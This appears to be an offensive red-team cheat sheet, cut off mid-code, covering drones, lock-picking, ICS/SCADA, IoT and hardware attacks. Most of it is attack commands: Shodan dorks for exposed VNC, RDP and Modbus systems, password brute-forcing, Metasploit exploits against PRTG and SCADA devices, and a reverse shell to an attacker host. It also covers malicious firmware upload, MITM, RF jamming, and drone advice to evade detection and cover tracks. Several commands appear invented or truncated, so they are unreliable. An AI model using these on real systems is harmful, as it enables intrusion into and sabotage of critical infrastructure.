Shoulder surfing attack

shoulder surfing attack, where an attacker gains access to sensitive information by looking over someone's shoulder as they enter passwords or other confidential data. This type of attack can be mitigated by implementing physical barriers or using privacy screens.

Dumpster diving

dumpster diving, where an attacker searches through an organization's trash to find sensitive information such as passwords, documents, or other data. This type of attack can be prevented by implementing secure shredding practices and limiting access to trash areas.

Physical red teaming involves creating simulations of these types of attacks to test an organization's physical security measures. This can include testing access control systems, security cameras, and physical barriers. By performing physical red teaming exercises, organizations can identify weaknesses in their physical security and take steps to improve it.

Drone

1.Plan your mission: Determine the objective of the mission, the target location, and the route to get there.

2.Choose your drone: Select a drone that has the appropriate features for your mission, such as a camera for surveillance or a payload for delivery.

3.Test your drone: Before the mission, test the drone to ensure that it is functioning properly and can perform the required tasks.

4.Plan your drone flight path: Plan the flight path of the drone to avoid detection and maximize effectiveness.

5.Fly the drone: Use the controller or software to fly the drone to the target location.

6.Perform the mission: Use the drone for the intended purpose, such as taking pictures or delivering a payload.

7.Retrieve the drone: Retrieve the drone after the mission is complete.

8.Analyze the results: Analyze the data or payload obtained from the mission to achieve your objective.

9.Cover your tracks: Remove any evidence that the drone was used during the mission to avoid detection.

Drone Model	Manufacturer	Price Range	Camera Resolution	Flight Time
Stealth X2	Specter Ops	$1,999	4K HD	40 minutes
NightHawk	Black Ops	$2,499	1080p	25 minutes
Shadow Drone	Ghost Technologies	$1,899	720p	30 minutes
Silent Eagle	Covert Ops	$2,299	4K Ultra HD	35 minutes
Recon Scout	Eye in the Sky	$1,799	1080p	28 minutes
Mavic 2 Pro	Dji	$899	4K	31 min

lock-picking

1.Gather necessary tools: You'll need a set of lock picks, a tension wrench, and possibly a pick gun or electric pick.

2.Identify the type of lock: Different types of locks require different techniques and tools. Common types include pin-tumbler, wafer-tumbler, and disc-detainer locks.

3.Insert tension wrench: Insert the tension wrench into the bottom of the keyhole and apply slight pressure in the direction the lock turns.

4.Insert pick: Insert the pick into the top of the keyhole and begin pushing up on the pins, feeling for the binding pin.

5.Set binding pin: Once you feel the binding pin, push up on it with the pick until it clicks into place.

6.Repeat: Repeat steps 4 and 5 for each remaining pin, until all pins are set.

7.Turn lock: While maintaining tension with the wrench, turn the lock with the pick until it opens.

OT

Introduction

OT (Operational Technology) security structure is a set of security measures and best practices designed to protect critical infrastructure and industrial control systems (ICS) that manage and monitor physical processes such as manufacturing, transportation, and energy distribution. The security structure includes several layers of security controls and policies that work together to protect OT systems from cyber threats.

Here are some key elements of an effective OT security structure:

1. **Network Segmentation**: The OT network should be segmented into different zones with varying levels of security controls. Each zone should have its own security policies and access controls.
2. **Access Controls**: Access to OT systems and devices should be limited to authorized personnel only. Strong authentication methods such as two-factor authentication should be used.
3. **Endpoint Protection**: All endpoints such as industrial controllers, sensors, and other devices should be secured with endpoint protection software, which can detect and prevent malware and unauthorized access.
4. **Vulnerability Management**: Regular vulnerability assessments and patching should be done to identify and fix vulnerabilities in OT systems and devices.
5. **Incident Response**: A well-defined incident response plan should be in place to respond to security incidents and minimize the impact of a breach.

6. **Training and Awareness**: Regular training and awareness programs should be conducted for employees and contractors to raise awareness of security risks and best practices.
7. **Compliance**: Compliance with industry-specific regulations and standards such as NIST SP 800-82 and IEC 62443 should be maintained to ensure the security of OT systems.

Critical infrastructure

Critical infrastructure in OT (Operational Technology) refers to systems and assets that are essential for the functioning of a society, such as power grids, transportation systems, water treatment plants, and industrial control systems (ICS) used in manufacturing and energy production. These include:

1. **Power Grids**: Electric power generation and distribution systems, including power plants, transmission lines, and transformers.
2. **Water Treatment Facilities**: Water purification and distribution systems, including water treatment plants, reservoirs, and pumping stations.
3. **Oil and Gas Pipelines**: Oil and gas pipelines that transport crude oil, natural gas, and refined petroleum products from production sites to refineries and distribution centers.
4. **Transportation Systems**: Transportation systems, including airports, seaports, and rail systems that transport people and goods.
5. **Industrial Control Systems**: Industrial control systems that control the operations of manufacturing plants and energy production facilities, including supervisory control and data acquisition (SCADA) systems, distributed control systems (DCS), and programmable logic controllers (PLC).
6. **Communication Networks**: Communication networks, including telephone networks, cellular networks, and internet service providers (ISP), which are essential for communication and data transmission.
7. **Financial Systems**: Financial systems, including banks, stock exchanges, and payment processing systems, which are essential for financial transactions and economic stability.
8. **Emergency Services**: Emergency services, including fire departments, police departments, and hospitals, which are essential for public safety and well-being.
9. **Government Services**: Government services, including government buildings, military installations, and intelligence agencies, which are essential for national security and government operations.

OT attacks on critical infrastructure can have severe consequences, including disruption of essential services, property damage, loss of life, and financial loss. Here are some examples of OT attacks on critical infrastructure:

1. **Stuxnet**: Stuxnet is a worm that was discovered in 2010 and is believed to be the first example of malware specifically designed to target industrial control systems. It targeted the nuclear program of Iran and was able to cause physical damage to centrifuges by exploiting vulnerabilities in the Siemens PLCs.
2. **Ukraine power outage**: In 2015 and 2016, Ukrainian power grids were targeted in a series of cyberattacks that resulted in a widespread power outage. The attackers were able to gain access to the ICS and cause physical damage to the equipment, resulting in the loss of power for hundreds of thousands of people.
3. **Triton**: Triton is a malware that was discovered in 2017 and is designed to target safety systems in industrial control systems. It was used in an attack on a Saudi Arabian petrochemical plant, and its purpose was to cause physical damage to the plant by disabling its safety systems.
4. **Colonial Pipeline**: In May 2021, a ransomware attack on the Colonial Pipeline, which supplies fuel to the eastern United States, resulted in a temporary shutdown of the pipeline. This caused a disruption in fuel supply and resulted in panic buying and long lines at gas stations.

VNC

VNC (Virtual Network Computing) is a popular remote desktop sharing protocol that allows a user to control a computer over a network connection. In the context of red teaming for OT attacks, VNC can be used to gain remote access to an Industrial Control System (ICS) or Supervisory Control and Data Acquisition (SCADA) system. This could be done by exploiting vulnerabilities in the system or by using phishing attacks to gain access to an employee's computer with administrative access to the ICS or SCADA system

Find VNC Server:

Shodan:

```
vnc country: [two letter country code]
```

or

```
nmap -p 5900 [target IP address]
```

or

```
nc [target IP address] 5900
```

To Connect:

```
vncviewer -autopass [target IP address]:[display number]
```

to Crack:

```
use auxiliary/scanner/vnc/vnc_login
set rhosts [target IP address]
set user_file [path to username file]
set pass_file [path to password file]
run
```

or

```
vncrack -P /path/to/password/file.txt -u username -H <IP address> -v <VNC port>
```

or

```
hydra -L usernames.txt -P passwords.txt -s 5900 -f -vV <target_ip> vnc
```

RDP

To Find:

Shodan:

```
rdp country: [two letter country code]
```

or

```
nmap -sS -p 3389 [target IP address]
```

or

```
masscan -p3389 192.168.1.0/24 --rate=10000
```

or

```
nc -zv 192.168.1.1 3389
```

or

```
hping3 -S 192.168.1.0/24
```

or

```
unicornscan -mT 192.168.1.0/24:a
```

To Crack:

```
hydra -l username -P /path/to/wordlist.txt rdp://targetip
```

or

```
medusa -u username -P /path/to/wordlist.txt -h targetip -M rdp
```

or

```
ncrack -vv --user username -P /path/to/wordlist.txt rdp://targetip
```

or

```
crowbar -b rdp -s targetip/32
```

To Connect:

```
rdesktop -u username -p password -g 1024x768 -a 16 x.x.x.x
```

or

```
xfreerdp /u:username /p:password /v:rdp-server
```

or

```
remmina --connect rdp://username:password@rdp-server
```

or

```
vinagre -c "rdp://username:password@rdp-server"
```

PRTG

Reconnaissance

Shodan

```
"title:PRTG inurl:/index.htm?tabid=0&sort=Errors&filter_status=-1"
```

or

```
"html:"PRTG Traffic Grapher""
```

Censys

```
"p443.title: PRTG Traffic Grapher"
```

or

```
"autonomous_system.organization: Paessler AG"
```

or

```
nmap -sn 192.168.1.0/24
nmap -p 80,443,8443 192.168.1.0/24
```

Enumerate PRTG servers:

```
msfconsole -q
use auxiliary/scanner/http/dir_scanner
set RHOSTS 192.168.1.10
set RPORT 80
set THREADS 5
set PATH /
run
```

Exploit the PRTG server:

```
msfconsole -q
use exploit/windows/http/prtg_authenticated_rce
set RHOST 192.168.1.10
set RPORT 80
set LHOST 192.168.1.20
set LPORT 4444
set TARGETURI /
run
```

SQL

Enumerate

```
nmap -sS -p 1433 -oA outputfile 192.168.1.1/24
```

Crack

```
hydra -L users.txt -P passwords.txt -vV <target_ip> sql-server
```

industrial control systems(ics)

Reconnaissance

```
nmap -p 102,502 -sV <target_ip>
```

This shodan dork searches for Modbus servers, which are commonly used in ICS systems.

```
"port:502 modbus"
```

and

```
"port:44818"
```

This dork searches for PLCs (Programmable Logic Controllers) that use the proprietary Rockwell Automation protocol.

```
"port:1911
```

This dork searches for the Foxboro I/A Series Distributed Control Systems (DCS), which are used in various industries such as oil and gas, chemical and power generation.

```
"port:102
```

This dork searches for Siemens SIMATIC S7 PLCs, which are used in industrial automation and control.

```
"port:20000"
```

This dork searches for the Schneider Electric Modicon Modbus Protocol, which is used in various industrial control applications.

TR-069

TR-069 is a protocol used by ISPs to remotely manage customer routers. Attackers can exploit vulnerabilities in this protocol to take control of the router.

```
python3 genieacs.py --list
```

Modbus

Modbus is a protocol used in industrial control systems. Attackers can exploit vulnerabilities in Modbus to take control of these systems.

```
modscan.py -a <target> -p 502 -t 0 -r 1-100
```

or

This command targets the Modbus protocol and attempts to trigger a "write single coil" command to turn on a specific output on the target device.

```
"modscan.py --ip-address <target IP> --port 502 --unit 1 --function-code 5"
```

This command uses the modpoll tool to query the Modbus register at address 1 of a device with the IP address 192.168.0.10. The -t 4 option specifies that the tool should use the Modbus function code 4, which is used for reading input registers. An attacker can use this command to extract data from an OT system or to test if it is vulnerable to Modbus protocol attacks.

```
modpoll -m tcp -a 1 -r 1 -c 1 -t 4 -1 192.168.0.10
```

DNP3

DNP3 is a protocol used in SCADA systems. Attackers can exploit vulnerabilities in DNP3 to take control of these systems.

```
python3 dnp3-master.py -i eth0 -a <target> -p 20000 -o 3 -c 1 -v
```

EtherNet/IP

This command targets the EtherNet/IP protocol used in industrial control systems and attempts to send a command to turn on a specific output on the target device.

```
"python enip-exploit.py -i <target IP> -o 3 -v 1"
```

BACnet

This command targets the BACnet protocol and attempts to read a value from a specific object on the target device, which can provide information that could be used in further attacks.

```
"bacnet_scan.py -ip <target IP> -p 47808 -d 4194303 -a 1 -t 0"
```

S7comm

This command targets the S7comm protocol used in Siemens PLCs and sends a crafted payload to cause a buffer overflow and execute arbitrary code on the target device.

```
"python S7comm_payload.py <target IP> 102 --payload 1 --offset 14"
```

Exploitation

S7comm exploit

```
use exploit/windows/scada/s7comm_plus_wincc_opc
```

Modbus exploit

```
use exploit/windows/scada/modbus_write_registers
```

PCTRAN

RDS server content

```
cat cpub-iexplore-QuickSessionCollection-CmsRdsh.rdp
```

IOT

Enumeration

To scan all open ports and services running on them

```
nmap -Pn -sS -sV <target IP> -p 1-65535
```

To enumerate directories and files on the web server.

```
dirb http://<target IP>:<port>/
```

To enumerate SNMP service.

```
snmpwalk -c public -v1 <target IP>
```

http

Use curl to send HTTP requests:

```
curl -X GET http://target.com/
curl -X POST -d "data=example" http://target.com/
```

Use wget to download files:

```
wget http://target.com/file
```

Use Nikto for web server scanning:

```
nikto -h target.com
```

MQTT

Use Mosquitto to publish and subscribe to topics:

```
mosquitto_sub -t topic -h broker_address -p port -u username -P password
mosquitto_pub -t topic -h broker_address -p port -m "message" -u username -P password
```

Use MQTTInspector to capture and analyze MQTT traffic:

```
https://github.com/dustinbrunton/MQTTInspector
```

CoAP

Use CoAPthon3 for sending CoAP requests:

```
python3 coapclient.py -m get -u coap://target.com/resource
```

Use Wireshark to capture and analyze CoAP traffic:

```
filter: coap
```

Zigbee

Use KillerBee to sniff and inject Zigbee traffic:

```
sudo python3 -m pip install pyusb
sudo apt-get install libpcap-dev
sudo python3 -m pip install pyserial
sudo python3 -m pip install pycrypto
sudo python3 -m pip install killerbee
kb
```

Use Wireshark to capture and analyze Zigbee traffic:

```
filter: zbee
```

Bluetooth Low Energy (BLE)

Use BlueZ to scan and connect to BLE devices:

```
sudo hcitool lescan
sudo hcitool lecc <mac_address>
```

Use GATTacker to fuzz BLE services:

```
https://github.com/securing/gattacker
```

Use Wireshark to capture and analyze BLE traffic:

```
filter: btatt
```

Weak Guessable, or Hardcoded Passwords

```
hydra -L usernames.txt -P passwords.txt ssh://192.168.0.1
```

or

```
medusa -u admin -P /usr/share/wordlists/rockyou.txt -h 192.168.0.1 -M ssh
```

Insecure Network Services

```
hydra -L userlist.txt -P passlist.txt -e ns -t 16 telnet://target_IP
```

Insecure Ecosystem Interfaces

This command instructs Bettercap to start intercepting traffic between two devices with IP addresses 192.168.0.10 and 192.168.0.20, and to perform a TCP proxy for HTTP and HTTPS traffic. The -X option enables SSL stripping, which downgrades HTTPS connections to HTTP, making the traffic vulnerable to interception and manipulation.

```
sudo bettercap --proxy --sniffer -T 192.168.0.10,192.168.0.20 -X --tcp-proxy
```

Lack of Secure Update Mechanism

Exploiting Unauthenticated Firmware Updates:

```
curl -F "file=@malicious_firmware.bin" http://target_device/update
```

Man-in-the-Middle Attack:

```
arpspoof -i eth0 -t target_device_ip gateway_ip
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
mitmproxy -p 8080 -T --anticache -s "replace.py malicious_firmware.bin"
```

Fuzzing the Update Mechanism:

```
python3 firmware_fuzzer.py target_device_ip
```

Use of Insecure or Outdated Components

This command uses the "http_jboss_jmx_invoke" module in Metasploit to scan for a vulnerable JBoss server running on port 8080 of the target device. If the vulnerability is found, the "java/jsp_shell_reverse_tcp" payload is used to establish a reverse shell connection back to the attacker's machine.

```
use auxiliary/scanner/http/http_jboss_jmx_invoke
set RHOSTS <target IP>
set RPORT 8080
set PAYLOAD java/jsp_shell_reverse_tcp
set LHOST <attacker IP>
set LPORT <attacker port>
exploit
```

Insufficient Privacy Protection

This command captures all network traffic on the device's wireless interface (wlan0) and saves it to a file called capture.pcap. The attacker can then use Wireshark or another network analysis tool to examine the captured traffic for sensitive information, such as login credentials or personal data.

```
sudo tcpdump -i wlan0 -s 0 -w capture.pcap
```

or

This command launches BetterCAP on the device's wireless interface (wlan0) and enables the proxy module, which allows the attacker to intercept and modify network traffic in real-time. The attacker can then use this to capture sensitive information or inject malicious payloads into the network traffic.

```
sudo bettercap -I wlan0 --proxy
```

Insecure Data Transfer and Storage

In this command, mitmproxy is a popular tool for performing MITM attacks. The --host option tells mitmproxy to intercept traffic to and from the target device, and the -R option specifies the URL of the device's API endpoint. The --ssl-insecure option disables SSL certificate verification, allowing the attacker to intercept encrypted traffic.

The -s option specifies a custom script, extract_sensitive_data.py, that extracts sensitive data from intercepted traffic. This script could use regular expressions or other techniques to search for and extract sensitive data from intercepted requests and responses.

```
mitmproxy -T --host -R https://target_device.com/ --ssl-insecure -s extract_sensitive_dat
```

Insecure Default Settings

```
hydra -l admin -P password_list.txt 192.168.1.1 http-post-form "/login.html:user=admin&pa
```

Firmware Analysis

```
file <bin>
strings
strings -n5 <bin>
strings -n16 <bin>#longer than 16
strings -tx <bin> #print offsets in hex
binwalk <bin>
hexdump -C -n 512 <bin> > hexdump.out
hexdump -C <bin> | head # might find signatures in header
fdisk -lu <bin> #lists a drives partition and filesystems if multiple
```

If the binary may be encrypted, check the entropy using binwalk with the following command:

```
binwalk -E <bin>
```

Use the following tools and methods to extract filesystem contents:

```
$ binwalk -ev <bin>
```

Firmware Analysis Comparison Toolkit (FACT)

EmbedOS - Embedded security testing operating system based on Ubuntu 18.04 preloaded with firmware security testing tools. The virtual machine can be downloaded and imported as an OVF file into VirtualBox or VMWare. https://github.com/scriptingxss/EmbedOS

EMBA - Embedded Analyzer

```
sudo ./emba.sh -f ~/IoTGoat-x86.img.gz -l ~/emba_logs_iotgoat -p ./scan-profiles/default-
```

firmware analysis toolkit

```
sudo python3 ./fat.py IoTGoat-rpi-2.img --qemu 2.5.0
```

UART Exploitation

UART is often used for debugging and maintenance purposes on IoT devices, but it can also be used to gain access to the device and execute malicious code.

```
screen /dev/ttyUSB0 115200 (connect to UART interface with baud rate of 115200)
cu -l /dev/ttyUSB0 -s 115200 (connect to UART interface with baud rate of 115200)
```

Methods:

1.Identify UART pins on the device 2.Connect to UART using a USB-to-UART adapter 3.Identify the baud rate and data format 4.Access the device console and execute commands 5.Use reverse engineering techniques to analyze firmware and identify vulnerabilities

JTAG Exploitation

JTAG is a hardware interface used for testing and debugging integrated circuits. It can also be used to gain access to the firmware and execute malicious code.

```
OpenOCD -f interface/<interface> -f target/<target> (start OpenOCD using interface and ta
```

Methods:

1.Identify JTAG pins on the device 2.Connect to JTAG using a JTAG adapter and OpenOCD software 3.Identify the JTAG chain and select the target device 4.Read and write memory, execute code, and debug firmware using gdb

SWD Exploitation:

SWD is a newer, smaller and faster version of JTAG that is often used in ARM-based IoT devices. It can also be used to gain access to the firmware and execute malicious code.

```
OpenOCD -f interface/<interface> -c "transport select swd" -f target/<target> (start Ope
```

Methods:

1.Identify SWD pins on the device 2.Connect to SWD using a SWD adapter and OpenOCD software 3.Identify the SWD chain and select the target device 4.Read and write memory, execute code, and debug firmware using gdb

SPI (Serial Peripheral Interface)

1.Determine the SPI configuration (clock, polarity, phase) of the target device using a logic analyzer or oscilloscope.

2.Use a bus pirate or similar tool to sniff SPI traffic between the target device and other devices on the bus.

3.Use a tool like spi-tools or spidev to interact with the SPI bus and send custom commands to the target device.

4.Look for unauthenticated or easily guessable commands that can be sent over the SPI bus to modify device behavior or extract sensitive information.

5.Use fault injection attacks (such as glitching or power analysis) to induce errors in the target device and extract secrets.

I2C (Inter-Integrated Circuit)

1.Determine the I2C address of the target device using a logic analyzer or oscilloscope. Use a tool like i2cdetect or i2c-tools to interact with the I2C bus and send custom commands to the target device.

2.Look for unauthenticated or easily guessable commands that can be sent over the I2C bus to modify device behavior or extract sensitive information.

3.Use a tool like Bus Pirate or Shikra to sniff I2C traffic between the target device and other devices on the bus.

4.Use a software-defined radio (SDR) to perform electromagnetic (EM) side-channel attacks and extract secrets.

Medium Range Radio

Sniffing: Use a software-defined radio (SDR) to capture and analyze radio signals. Popular tools for this include GNU Radio, URH, and Inspectrum.

```
sudo apt-get install gnuradio urh
```

Jamming: Jamming is a denial-of-service attack that sends a high-power signal to interfere with the target device's radio signal. The most common tool for jamming is the HackRF One.

```
sudo apt-get install hackrf
```

Replay attack: This involves capturing a valid signal and replaying it later to mimic a legitimate device.

```
Use GNU Radio to capture and replay the signal. Alternatively, use specialized tools like
```

Packet injection: This involves injecting packets into the radio signal to execute an attack. For this, tools like KillerBee and Scapy can be used.

```
sudo apt-get install killerbee scapy
```

Directional antenna: A directional antenna can be used to target a specific device or area, making it easier to intercept or jam the signal.

```
Buy or rent a directional antenna from a reputable vendor.
```

Frequency hopping: Some IoT devices use frequency hopping to avoid interference. However, this can be exploited by capturing and analyzing the hopping patterns to predict where the device will be next.

```
Use tools like GQRX or Inspectrum to analyze frequency hopping patterns.
```

LPWAN (Low Power Wide Area Network)

Sniffing and Decoding: Sniffing and decoding the LPWAN communication using software-defined radios (SDRs) and tools such as:

- Universal Radio Hacker (URH)
- HackRF One
- RTL-SDR

To start sniffing with HackRF One:

```
hackrf_transfer -r filename.bin -f frequency -s sample_rate -g gain
```

To decode captured signals with URH:

```
urh --input-file filename.bin --modulation lora --rate [bandwidth] --frequency [frequency
```

Replay Attacks: Record and replay the captured packets to trigger events on the IoT device or network.

To transmit the recorded signals with HackRF One:

```
hackrf_transfer -t filename.bin -f frequency -s sample_rate -a 1 -x 40
```

To inject signals into the network with URH:

```
urh --input-file filename.bin --modulation lora --rate [bandwidth] --frequency [frequency
```

Jamming Attacks: Generate noise on the LPWAN frequency to disrupt the communication between the IoT device and network.

To transmit noise with HackRF One:

```
hackrf_transfer -t noise.bin -f frequency -s sample_rate -a 1 -x 40
```

To generate random signals with URH:

```
urh --modulation lora --rate [bandwidth] --frequency [frequency] --tx --duration [time_ir
```

Interference Attacks: Generate signals on nearby frequencies to cause interference and affect the quality of the LPWAN communication.

To transmit signals on a nearby frequency with HackRF One:

```
hackrf_transfer -t filename.bin -f [nearby_frequency] -s sample_rate -a 1 -x 40
```

To generate signals on multiple frequencies with URH:

```
urh --modulation lora --rate [bandwidth] --frequency-range [start_frequency] [end_frequer
```

Hardware

Hardware Attacks

1.Introduction to Hardware Pentesting: Overview of hardware security, tools and techniques for hardware pentesting, and common attack vectors.

- Wireshark: A network packet analyzer that can be used to capture and analyze network traffic.
- OpenOCD: An on-chip debugger that supports JTAG and other hardware debugging interfaces.
- Bus Pirate: An open-source hardware tool that can be used for debugging and programming embedded systems.

2.Reverse Engineering: Techniques for analyzing hardware and firmware, including JTAG debugging, logic analyzers, and firmware extraction.

- Ghidra: A reverse engineering tool that can be used to analyze firmware and software.
- binwalk: A tool for analyzing firmware images and extracting embedded files.
- J-Link: A JTAG debugging tool that can be used for firmware extraction and debugging.

3.Exploiting Embedded Systems: Techniques for finding and exploiting vulnerabilities in embedded systems, including buffer overflows, format string vulnerabilities, and integer overflows.

- GDB: A debugger that can be used to find and exploit vulnerabilities in software.
- AFL: A fuzzing tool that can be used to find vulnerabilities in software.
- IDA Pro: A disassembler and debugger that can be used for vulnerability analysis.

4.Attacking Cryptography: Techniques for attacking cryptography in hardware, including side-channel attacks, fault injection, and power analysis.

- ChipWhisperer: A tool for side-channel analysis and fault injection attacks.
- Riscure Inspector: A tool for analyzing and testing the security of embedded systems.
- Proxmark: A tool for testing and attacking RFID systems.

5.Exploiting Wireless Interfaces: Techniques for attacking wireless interfaces in hardware, including Bluetooth, Wi-Fi, and RFID.

- Aircrack-ng: A tool for cracking Wi-Fi passwords.
- Bettercap: A tool for intercepting and manipulating network traffic.
- Bluefruit LE Sniffer: A tool for analyzing Bluetooth traffic.

6.Secure Design Principles: Best practices for designing secure hardware, including secure boot, firmware validation, and hardware-based cryptography.

- OpenSSL: A library for implementing secure cryptography in software.
- YubiKey: A hardware security token that can be used for authentication and encryption.
- TOTP: A time-based one-time password algorithm that can be used for two-factor authentication.

7.Testing and Validation: Techniques for testing and validating hardware security, including fuzzing, code review, and penetration testing.

- USBKill: A tool for testing the security of USB devices.
- Wireguard: A secure VPN that can be used for network security testing.
- Nessus: A vulnerability scanner that can be used for penetration testing.

Car Hacking

1.Understanding Automotive Architecture:

- Learn the different components of the modern automobile, such as the Engine Control Unit (ECU), Controller Area Network (CAN) bus, and OBD-II port.
- Understand the protocols and data formats used by different automotive systems, including CAN, LIN, FlexRay, and Ethernet.
- Study the hardware and software tools used for automotive hacking, such as JTAG debuggers, logic analyzers, and reverse engineering tools.

2.Exploiting Onboard Diagnostic Systems:

- Use a scan tool or OBD-II dongle to read and interpret data from the OBD-II port.
- Explore the different OBD-II modes and commands to gather information and control vehicle functions.
- Use tools like CANtact or SocketCAN to interact with the CAN bus and send custom messages to control vehicle systems.

3.Reverse Engineering ECU Firmware:

- Use tools like IDA Pro or Ghidra to disassemble and analyze ECU firmware.
- Understand the architecture and instruction set of the ECU processor, such as ARM or PowerPC.
- Look for vulnerabilities in the firmware, such as buffer overflows, memory leaks, and backdoors.

4.Attacking Wireless and Cellular Interfaces:

- Study the different wireless protocols used in modern vehicles, such as Bluetooth, Wi-Fi, and Cellular.
- Use tools like Ubertooth or Bluefruit to sniff and inject Bluetooth traffic.
- Use tools like OpenBTS or Osmocom to set up a cellular base station and intercept cellular traffic.

5.Hacking Vehicle Networks:

- Use tools like CANBus Triple or CANalyzerto sniff and inject CAN bus traffic.
- Study the different network topologies used in vehicles, such as star, bus, and ring.
- Understand the vulnerabilities of each network topology, such as spoofing, injection, and DoS attacks.

6.Exploring Connected Car Infotainment Systems:

- Understand the architecture and components of modern infotainment systems, such as Android Auto and Apple CarPlay.
- Use tools like ADB or Xposed to modify and customize infotainment systems.
- Look for vulnerabilities in infotainment systems, such as SQL injection, buffer overflows, and XSS attacks.

7.Building a Car Hacking Lab:

- Set up a dedicated environment for automotive hacking, including hardware and software tools.
- Use virtual machines or emulators to simulate vehicle systems and components.
- Follow best practices for safety and security, such as using isolation transformers, fuses, and fire extinguishers.

Hardware Toolkit

DIY

BadUSB

Digispark

1. Open the Arduino IDE and select "Digispark (Default - 16.5MHz)" from the "Tools" > "Board" menu.
2. Write a script that will be executed by the Digispark. This script can be written in the Arduino IDE using the "Sketch" > "New Sketch" menu. Here is an example script that opens the command prompt and types in a series of commands:

```
#include "DigiKeyboard.h"

void setup() {
  // Start the keyboard
  DigiKeyboard.delay(2000); // wait for 2 seconds
  DigiKeyboard.sendKeyStroke(0); // windows key
  DigiKeyboard.delay(1000);
  DigiKeyboard.print("cmd"); // open command prompt
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  DigiKeyboard.print("echo Hello World!"); // type command
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  DigiKeyboard.print("exit"); // exit command prompt
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
}

void loop() {
}
```

Upload the script to the Digispark by clicking the "Upload" button in the Arduino IDE.

Sub-1 GHz Transceiver

HopeRF RFM69HCW

Materials:

- Arduino board (UNO or Nano)
- Sub-1 GHz transceiver module (such as the HopeRF RFM69HCW)
- Antenna
- Breadboard
- Jumper wires
- USB cable
- 3.7V Li-ion battery

```
#include <SPI.h>
#include <RH_RF69.h>

#define RF69_FREQ 915.0
#define RFM69_CS 10
#define RFM69_INT 2
#define RFM69_RST 9

RH_RF69 rf69(RFM69_CS, RFM69_INT);

void setup() {
  Serial.begin(9600);
  while (!Serial);
  pinMode(RFM69_RST, OUTPUT);
  digitalWrite(RFM69_RST, LOW);
  delay(10);
  digitalWrite(RFM69_RST, HIGH);
  delay(10);
  if (!rf69.init()) {
    Serial.println("RFM69 module initialization failed!");
    while (1);
  }
  rf69.setFrequency(RF69_FREQ);
  Serial.println("RFM69 module initialized successfully!");
}

void loop() {
  uint8_t data[] = "Hello World!";
  rf69.send(data, sizeof(data));
  rf69.waitPacketSent();
  Serial.println("Data sent successfully!");
  delay(1000);
}
```

CC1310 or CC1101

The Sub-1 GHz transceiver module can be built using an RF chip such as the CC1310 or CC1101, which are low power consumption chips with a range of up to several kilometers. For programming, you can use languages such as C or Python to control the RF chip.

Here are the steps to build your Sub-1 GHz transceiver:

1. Start by selecting the RF chip that meets your requirements and purchase it along with a development board.
2. Download the necessary software tools such as Code Composer Studio or IAR Embedded Workbench and set up the development environment.
3. Connect the development board to your computer and start programming using C or Python.
4. Follow the datasheet provided with the RF chip to configure the transceiver module with the appropriate settings for your application.
5. Test the module by sending and receiving data between two transceivers.
6. Once the module is tested and verified, you can integrate it into your project.

```
#include <RH_RF95.h>

#define RFM95_CS 10
#define RFM95_RST 9
#define RFM95_INT 2

RH_RF95 rf95(RFM95_CS, RFM95_INT);

void setup() {
  pinMode(RFM95_RST, OUTPUT);
  digitalWrite(RFM95_RST, HIGH);
  delay(100);
  digitalWrite(RFM95_RST, LOW);
  delay(10);
  digitalWrite(RFM95_RST, HIGH);
  delay(10);

  if (!rf95.init()) {
    Serial.println("LoRa radio init failed");
    while (1);
  }

  rf95.setFrequency(915.0);
  rf95.setTxPower(23, false);
}
```

```
void loop() {
  char radiopacket[20] = "Hello, world!";
  rf95.send((uint8_t *)radiopacket, strlen(radiopacket));
  rf95.waitPacketSent();
  delay(1000);
}
```

125kHz RFID

Materials:

- Arduino Uno or compatible board
- MFRC522 RFID reader module
- RFID tags/cards
- Breadboard
- Jumper wires

Circuit Diagram:

1. Connect the RFID reader module to the Arduino board using jumper wires. The connections are as follows:

- RFID module SDA pin to Arduino digital pin 10
- RFID module SCK pin to Arduino digital pin 13
- RFID module MOSI pin to Arduino digital pin 11
- RFID module MISO pin to Arduino digital pin 12
- RFID module VCC pin to Arduino 5V pin
- RFID module GND pin to Arduino GND pin

2. Connect the RFID tag antenna to the RFID reader module. The antenna can either be a coil of wire or an actual RFID tag.

3. Upload the RFID library to the Arduino board. You can find the library and instructions on how to install it on the Arduino website.

4. Write the code to read the RFID tag data. Here is an example code that will read the tag data and display it on the serial monitor:

```
#include <SPI.h>
#include <MFRC522.h>

#define SS_PIN 10
#define RST_PIN 9
```

```
MFRC522 rfid(SS_PIN, RST_PIN); // Create instance of the RFID reader module

void setup() {
  Serial.begin(9600); // Initialize serial communication
  SPI.begin(); // Initialize SPI communication
  rfid.PCD_Init(); // Initialize RFID reader module
}

void loop() {
  if (rfid.PICC_IsNewCardPresent() && rfid.PICC_ReadCardSerial()) { // Check if a new RFI
    Serial.print("Tag UID: ");
    for (byte i = 0; i < rfid.uid.size; i++) { // Loop through the tag data and display i
      Serial.print(rfid.uid.uidByte[i] < 0x10 ? "0" : "");
      Serial.print(rfid.uid.uidByte[i], HEX);
    }
    Serial.println();
    rfid.PICC_HaltA(); // Halt the tag and prepare to read a new one
  }
}
```

Test the system by holding an RFID tag near the reader antenna. The tag data should be displayed on the serial monitor.

NFC

PN532

Materials:

- Arduino Uno or compatible board
- PN532 NFC/RFID reader and writer module
- Breadboard
- Jumper wires
- USB cable

Here are the steps to create an NFC reader and writer with Arduino:

Step 1: Connect the PN532 NFC/RFID module to the Arduino board.

Connect the PN532 module to the Arduino board using the following pins:

- VCC to 5V
- GND to GND
- SDA to Digital Pin 10

- SCK to Digital Pin 13
- MOSI to Digital Pin 11
- MISO to Digital Pin 12
- IRQ to Digital Pin 2

Step 2: Connect the Arduino board to your computer.

Connect the Arduino board to your computer using the USB cable.

Step 3: Install the necessary libraries.

You will need to install the Adafruit PN532 library to interface with the PN532 module. Open the Arduino IDE, go to Sketch > Include Library > Manage Libraries, search for "PN532" and install the Adafruit PN532 library.

Step 4: Upload the code to the Arduino board.

Copy and paste the following code into the Arduino IDE:

```
#include <Wire.h>
#include <Adafruit_PN532.h>

// Create an instance of the PN532 class
Adafruit_PN532 nfc(PN532_SCK, PN532_MISO, PN532_MOSI, PN532_SS);

void setup(void) {
  Serial.begin(9600);

  // Initialize the PN532 module
  nfc.begin();

  // Configure the module as an NFC reader
  nfc.SAMConfig();
}

void loop(void) {
  uint8_t success;
